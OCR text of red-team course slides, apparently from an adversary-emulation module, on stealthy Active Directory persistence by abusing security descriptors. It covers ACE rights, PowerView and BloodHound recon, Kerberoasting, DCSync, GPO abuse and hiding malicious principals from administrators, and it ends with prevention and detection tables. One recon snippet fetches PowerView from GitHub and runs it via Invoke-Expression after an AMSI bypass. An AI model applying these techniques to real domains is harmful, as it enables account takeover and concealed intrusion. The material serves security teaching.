SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (8)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.



RIGHT_READ_CONTROL grants the right to read all data from the security descriptor except the SACL.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (8)


RIGHT_READ_CONTROL grants the right to read all data from the security descriptor except the SACL.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (9)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.



RIGHT_DELETE grants the right to delete the object.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (9)

RIGHT_DELETE grants the right to delete the object.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (10)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_DS_CONTROL_ACCESS grants a specific control access right (ObjectType GUID refers an extended right), a right to read a confidential property (ObjectType GUID refers a confidential property) or all extended rights if the GUID is not present.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (10)

RIGHT_DS_CONTROL_ACCESS grants a specific control access right (ObjectType GUID refers an extended right), a right to read a confidential property (ObjectType GUID refers a confidential property) or all extended rights if the GUID is not present.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (11)

Access Control Entry (ACE) ||| **Access Mask**

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_DS_LIST_OBJECT grants the right to list an object. If the user does not have this right and does also not have the **RIGHT_DS_LIST_CONTENTS** right on the object's parent container, then **the object is hidden from the user**.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (11)

RIGHT_DS_LIST_OBJECT grants the right to list an object. If the user does not have this right and does also not have the RIGHT_DS_LIST_CONTENTS right on the object's parent container, then the object is hidden from the user.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (12)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_DS_DELETE_TREE grants the right to perform a delete-tree operation.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (12)

RIGHT_DS_DELETE_TREE grants the right to perform a delete-tree operation. A delete tree operation is a special mode of deletion that allows you to process a tree of objects one-by-one, deleting objects starting at the leaf and moving upwards to the tree. A regular delete operation can only delete leaf objects.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (13)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_DS_WRITE_PROPERTY grants the right to write one property specified by the ObjectType GUID, or all properties if the GUID is missing or null, of the target object.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (13)

RIGHT_DS_WRITE_PROPERTY grants the right to write one property specified by the ObjectType GUID, or all properties if the GUID is missing or null, of the target object.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (14)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_DS_READ_PROPERTY grants the right to read one property specified by the ObjectType GUID, or all properties if the GUID is missing or null, of the target object.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (14)

RIGHT_DS_READ_PROPERTY grants the right to read one property specified by the ObjectType GUID, or all properties if the GUID is missing or null, of the target object.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (15)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_DS_WRITE_PROPERTY_EXTENDED grants the right to execute a validated write access right.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (15)

RIGHT_DS_WRITE_PROPERTY_EXTENDED grants the right to execute a validated write access right.

In Active Directory, write access to an object's attributes is controlled by using the RIGHT_DS_WRITE_PROPERTY (WP) access right. However, that would allow any value that is permissible by the attribute schema to be written to the attribute with no value checking performed. There are cases where validation of the attribute values being written, beyond that required by the schema, is necessary before writing them to an object in order to maintain integrity constraints. Active Directory extends the standard access control mechanism to allow such additional validation semantics to be incorporated by using a mechanism called "validated write rights".

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (16)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_DS_LIST_CONTENTS grants the right to list all child objects of the object, if the object is a type of container.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (16)

RIGHT_DS_LIST_CONTENTS grants the right to list all child objects of the object, if the object is a type of container.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (17)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_DS_DELETE_CHILD grants the right to delete child objects (of a specific type if referenced by the GUID) of the object if the object is a type of container.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (17)

RIGHT_DS_DELETE_CHILD grants the right to delete child objects (of a specific type if referenced by the GUID) of the object if the object is a type of container.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (18)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_DS_CREATE_CHILD grants the right to create child objects (of a specific type if referenced by the GUID) under the object if the object is a type of container.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (18)

RIGHT_DS_CREATE_CHILD grants the right to create child objects (of a specific type if referenced by the GUID) under the object if the object is a type of container.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

HOW ARE THE ACES EVALUATED?

Security Reference Monitor

To make decisions regarding access requests to objects, the AD relies on the Kernel-Mode Security Reference Monitor (SRM) which evaluates the ACEs in the following canonical order:

1. Explicit Deny ACE
2. Explicit Allow ACE
3. Inherited Deny ACE
4. Inherited Allow ACE

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

How are the ACEs Evaluated?


To make decisions regarding access requests to objects, the AD relies on the Kernel-Mode Security Reference Monitor (SRM) which evaluates the ACEs in the following canonical order:

1. Explicit Deny ACE
2. Explicit Allow ACE
3. Inherited Deny ACE
4. Inherited Allow ACE

This means that when a user is explicitly granted an Allow ACE, as well as an identic Denny ACE, the Deny ACE will take precedence and the user will be refused the rights.

The sole exception to the above order is the object's owner, which is granted an unconditional implicit full control over the object, regardless of any explicit Deny ACEs.

SECURITY DESCRIPTOR: WRITEDACL AND WRITEOWNER



> The control rights we care mostly about are **`WriteDacl`** and **`WriteOwner`**, which allow for the modification of the DACL and the owner of an object, respectively. Since the owner of an Active Directory object implicitly grants complete control of an object, ownership modification is a valuable object takeover primitive.

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Security Descriptor: WriteDacl and WriteOwner

There's two control rights that we care about in particular:

WriteDacl

WriteDacl (RIGHT_WRITE_DACL) grants the right to modify the DACL for the object. You can imagine why this could be interesting during a security assessment: It would allow us to change the DACL and thus adapt / add ACE entries!

WriteOwner


WriteOwner (RIGHT_WRITE_OWNER) grants the right to modify the owner section of the security descriptor to the trustee himself. You can imagine why this could be interesting during a security assessment: The Owner has complete control over the object!

During an assessment, we thus need to map out whether any users we have compromised have this privilege on any object in AD!

SECURITY DESCRIPTOR PERSISTENCE: STAGE 1 – RECON (1)

Performing AD recon is essential and can be done through PowerView, even as unprivileged user. If you use known pen test tools such as PowerView, you'll need to bypass AMSI first

```
$GitHub = "https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1"
$PowerView = Invoke-RestMethod -Uri $GitHub
Invoke-Expression $PowerView.Substring(20)
```



Security Descriptor Persistence: STAGE 1 – Recon (1)


The PowerSploit's PowerView recon module eases AD recon. When used in red-teaming, it should be carefully considered whether using the more low-level and covert "Remote Server Administration Tools" suite wouldn't be more appropriate.

Due to how Active Directory is designed, most of it can be explored by an unprivileged user.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 1 – RECON (2)

The PowerView **`Get-ObjectAcl`** command allows us to list all Access Control Lists relative to our target user, enabling us to identify possible attack vectors.

```
$ACLs = Get-ObjectAcl -SamAccountName "Kevin Malone" -ResolveGUIDs
$ACLs | where {$_.IdentityReference -match "Admin" }
```




Security Descriptor Persistence: STAGE 1 – Recon (2)

An example of PowerView's capabilities is the enumeration of an account's ACL through the "Get-ObjectAcl" cmdlet. Enumerating an account's ACEs is critical to identifying misconfigurations, although the process can be quite time-consuming.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 1 – RECON (3)

Unprivileged users can also leverage the AD discovery tool BloodHound which generates a graph of the domain by importing on an attacker-controlled machine data generated on other machines through the ingestor scripts.

BLOODHOUNDAD/ BLOODHOUND



Security Descriptor Persistence: STAGE 1 – Recon (3)


To relieve this time-consuming process and to avoid staying too long on a compromised account, an unprivileged user can leverage the BloudHound ingestor tool. This tool quickly enumerates the AD as viewed by the current user and exports the result as a ZIP file.

Obtaining a better view of the AD can be done by combining BloudHound ingestions from multiple accounts.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 1 – RECON (4)

BloodHound generated graph outlines relations within the domain. These relations can be leveraged to exploit paths to the targeted objects or highlight AD misconfigurations.

BLOODHOUNDAD/
BLOODHOUND



Security Descriptor Persistence: STAGE 1 – Recon (4)

Once imported to an offline attacker-controlled machine, the BloudHound ingestions outline the links within the aggregated AD. The attacker can than leverage the BloudHound GUI to identify misconfigurations as well as the potential reach he has through the compromised accounts and machines.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 2 – CHOOSING TACTICS (1)

User Object ||| Destructive Appropriation

Assuming rights over a user object requires access to its logon credentials.

A first primitive leverages the **`User-Force-Change-Password`** permission, which grants a user the destructive right of overwriting an existing user's password.

Granting this right to a user requires one of the writing rights (**`GenericAll`**, **`GenericWrite`**, **`WriteProperty`**, …).

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Security Descriptor Persistence: STAGE 2 – Choosing Tactics (1)

Once our recon performed, one must choose which vector he will leverage. Multiple choices are offered depending on the type of object being targeted.

If we target an AD user, we can rely on a destructive appropriation by resetting the user's password through the "User-Force-Change-Password" permission. Obtaining this permission requires us to obtain one of the needed rights for modification:

- GenericAll
- GenericWrite
- WriteProperty
- …

SECURITY DESCRIPTOR PERSISTENCE: STAGE 2 – CHOOSING TACTICS (2)

User Object ||| **Stealth Appropriation**

Gaining access to a user object can also be done through targeted Kerberoasting.

This approach consists of setting a user's **`servicePrincipalName`** to a random value through one of the many rights (**`GenericAll`**, **`GenericWrite`**, **`WriteProperty`**, …) and requesting an SPN Ticket to be cracked offline.

Although less straightforward than the previous password-reset technique, this approach has the advantage of being unnoticeable from the targeted-user's side.

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Security Descriptor Persistence: STAGE 2 – Choosing Tactics (2)

A second, more stealth, approach consists in Kerberoasting the target user.

By once more leveraging write-related permissions (GenericAll, GenericWrite, …), an attacker can assign an SPN to the target user. Once assigned, the attacker can request an SPN Ticket which is taken offline to be cracked. This slower technique has the advantage of being unnoticeable by the targeted user.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 2 – CHOOSING TACTICS (3)

Group Object

Gaining access to AD group objects, and any nested relationships, is done by adding a controllable user to the group.

As for the user object, multiple rights (`GenericAll`, `GenericWrite`, `WriteProperty`, ...) grant us the ability to write a property. For the group object, we're more specifically interested in the `member` property.

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Security Descriptor Persistence: STAGE 2 – Choosing Tactics (3)

Gaining access to a group object requires us to become a member of the target group. Multiple write-related rights (GenericAll, GenericWrite, …) can be used to alter the group's "member" property.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 2 – CHOOSING TACTICS (4)

Computer Object

The current research in security descriptor persistence hasn't outlined a main primitive to obtain control over AD computer objects.

One exception is the domain's use of Microsoft's Local Administrator Password Solution (LAPS). LAPS stores the local administrator password in the computer's **`ms-Mcs-AdmPwd`** property. Any rights to read this property (**`GenericAll`**, **`GenericRead`**, **`ReadProperty`**, **`...`**) exposes the local administrator account.

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Security Descriptor Persistence: STAGE 2 – Choosing Tactics (4)

Computer objects are a special kind of objects whose takeover primitives are not obvious yet.

One exception is made for domains relying on the Microsoft Local Administration Password Solution (LAPS) as each computer object has its local administrator password saved in the *"ms-Mcs-AdmPwd"* property. Any attacker having read-related rights (GenericAll, GenericRead, …) would hence have the capability to perform privilege escalation on the vulnerable computer object.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 2 – CHOOSING TACTICS (5)

Domain Object

The domain object is often targeted to obtain user passwords or hashes.

Granting a user the **`DSReplication-Get-Changes`** and **`DS-Replication-GetChanges-All`** rights on a domain object ensures the user can use Mimikatz's **`lsadump::dcsync`** attack to extract any password or hashes using the DC replication protocol.

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Security Descriptor Persistence: STAGE 2 – Choosing Tactics (5)

The domain is an object by itself; remember it had properties when we checked whether it was RBCD exploitable?

The main attack primitive on the domain lays in the "DSReplication-Get-Changes" and "DS-Replication-GetChanges-All" permissions which grant a user the right to clone and later dump the content of the domain, extracting passwords and hashes in the process. Granting a user these permissions require the usual write-related rights.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 2 – CHOOSING TACTICS (6)

Group Policy Object

GPOs can be leveraged to perform RCE using multiple techniques like delivering "immediate" scheduled tasks.

The most interesting property of a GPO is its **`GPC-File-Sys-Path`** property which, given write permissions (**`GenericAll`**, **`GenericWrite`**, **`WriteProperty`**, …), enables a user to modify the GPO's settings.

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Security Descriptor Persistence: STAGE 2 – Choosing Tactics (6)

Finally, we can also target Group Policy Objects to achieve remote code execution through immediate scheduled tasks.

Compromising through write-related rights, the "GPC-File-Sys-Path" property enables a user to modify the GPO's settings.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 3 – BEING OBSCURE (1)

Obscuring the Security Descriptor

Security descriptors can be hidden from privileged users by leveraging the owner's implicit **`GenericAll`** rights as well as the SRM's (Security Reference Monitor) ACE evaluation order where an explicit **`DENY`** has the highest priority.

Applying such hiding requires the following steps:

1. Changing the owner of the object to an attacker-controlled user.
2. Denying the **`RIGHT_READ_CONTROL`** to Everyone (**`S-1-1-0`**).

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Security Descriptor Persistence: STAGE 3 – Being Obscure (1)

Once our malicious persistence achieved, obfuscation is required to maintain our foothold.

Security descriptors can be hidden from privileged users by leveraging the owner's implicit "GenericAll" rights as well as the SRM's (Security Reference Monitor) ACE evaluation order where an explicit DENY has the highest priority.


Applying such hiding requires the following steps:


1. Changing the owner of the object to an attacker-controlled user.
2. Denying the "RIGHT_READ_CONTROL" to Everyone (S-1-1-0).

SECURITY DESCRIPTOR PERSISTENCE: STAGE 3 – BEING OBSCURE (2)

Obscuring the Security Descriptor

Security descriptors can be hidden from privileged users by leveraging the owner's implicit **`GenericAll`** rights as well as the SRM's (Security Reference Monitor) ACE evaluation order where an explicit **`DENY`** has the highest priority.





Security Descriptor Persistence: STAGE 3 – Being Obscure (2)

With the security descriptors hidden, a privileged user won't be able to list the ACEs. This renders the usual security tabs useless, as we can observe in the two screenshots above.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 3 – BEING OBSCURE (3)

Obscuring the Principal

As done for the security descriptor, a principal can be obscured by setting the right owner and rights.

The procedure to hide a principal is similar to the security descriptor's one:

1. Change the principal's ownership to an attacker-controlled user.
2. Deny Everyone the full-control right.
3. Explicitly deny the `RIGHT_DS_LIST_CONTENTS` right on the principal's organizational unit.

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Security Descriptor Persistence: STAGE 3 – Being Obscure (3)

Besides hiding the security descriptors, it is critical to hide principals themselves.


The procedure to hide a principal is similar to the security descriptor's one:

1. Change the principal's ownership to an attacker-controlled user.
2. Deny Everyone the full-control right.
3. Explicitly deny the RIGHT_DS_LIST_CONTENTS right on the principal's organizational unit.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 3 – BEING OBSCURE (4)

Obscuring the Principal

As done for the security descriptor, a principal can be obscured by setting the right owner and rights.



Security Descriptor Persistence: STAGE 3 – Being Obscure (4)

By obscuring the principal using the previous techniques, one can prevent privileged users from identifying a malicious user.

In the above screenshot, the organizational unit named “SEC699 Users” contains malicious users. However, as we have no right to either list the content or access the user information, we are shown the same view one would get for an empty OU.

SECURITY DESCRIPTOR PERSISTENCE: STAGE 3 – BEING OBSCURE (5)

Proxying the Principal

Rather than hiding the malicious user itself, a "proxy" principal can be used to perform the malicious operations.

The usage of this "proxy" user ensures that the attacker doesn't lose his foothold should the user be discovered due to its actions. Creative attackers may even use multiple proxy users for different tasks, as well as chaining them to further obfuscate forensic footprints.

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Security Descriptor Persistence: STAGE 3 – Being Obscure (5)

A final improvement applying a commonly used mindset is to rely on multiple layers of obfuscated principals and owners. Proxying our malicious principal through multiple layers ensures our foothold is not at risk should one of the "proxy" users get burned during our malicious operations.

Creative attackers may even use multiple proxy users for different tasks, as well as chaining them to further obfuscate forensic footprints.

SUMMARIZING PREVENTION / DETECTION

Security Control	Implementation Ease?	Effectiveness?	Comment?
Audit environment periodically (e.g., BloodHound) and fix identified issues	Medium	Medium	Can become complicated in large enterprise environments

Detection Logic	Logs required?	False positive ratio?	Comment?
Detect changes to user accounts	Windows events 4735, 4737, 4755	Medium	Will require manual analysis

The described attack approach very much leverages hygiene issues and misconfigurations, which are hard to fundamentally prevent. We can, however, attempt to identify changes to user accounts in an attempt to spot suspicious / unapproved changes. Still, this will require manual analysis!

Summarizing Prevention / Detection

The described attack approach very much leverages hygiene issues and misconfigurations, which are hard to fundamentally prevent. We can, however, attempt to identify changes to user accounts in an attempt to spot suspicious / unapproved changes. Still, this will require manual analysis!

One approach is to audit the environment periodically and fix identified issues. BloodHound can be used to achieve this.

Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.

EXERCISE: STEALTH AD PERSISTENCE

Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.

CONCLUSIONS FOR THIS SECTION: PREVENTION

Security Control	Applicable Techniques	Implementation Ease?	Effectiveness?
Limit administrative privileges	T1546/003 – WMI T1546/010 – AppInit DLL T1546/009 – AppCert DLL T1546/007 – Netsh helper DLL T1546/011 – Application Shimming	Easy	High
Block Add-Ins in Microsoft Office	T1137 – Office Startup	Medium	Ineffective
Disable Macros	T1137 – Office Startup	Medium	Ineffective
Periodically "reset" template documents	T1137 – Office Startup	Medium	Medium
Audit environment periodically (e.g., BloodHound) and fix identified issues	T1098 – Account Manipulation	Medium	Medium

Even if we haven't covered every single persistence strategy in this course, we can see a clear trend where the **limitation of administrative privileges** can play a big role in preventing several of the persistence techniques.

Conclusions for This Section: Prevention

As a conclusion for today's material, we'd like to review the different security controls and their effectiveness against the techniques we discussed today. The results of this analysis can be seen in the slide above. Even if we haven't covered every single persistence strategy in this course, we can see a clear trend where the limitation of administrative privileges can play a big role in preventing several of the persistence techniques.

Defenders should thus prioritize the limitation of administrative privileges, as it opens the door to a wide variety of stealth persistence techniques.

CONCLUSIONS FOR THIS SECTION: DETECTION (1)

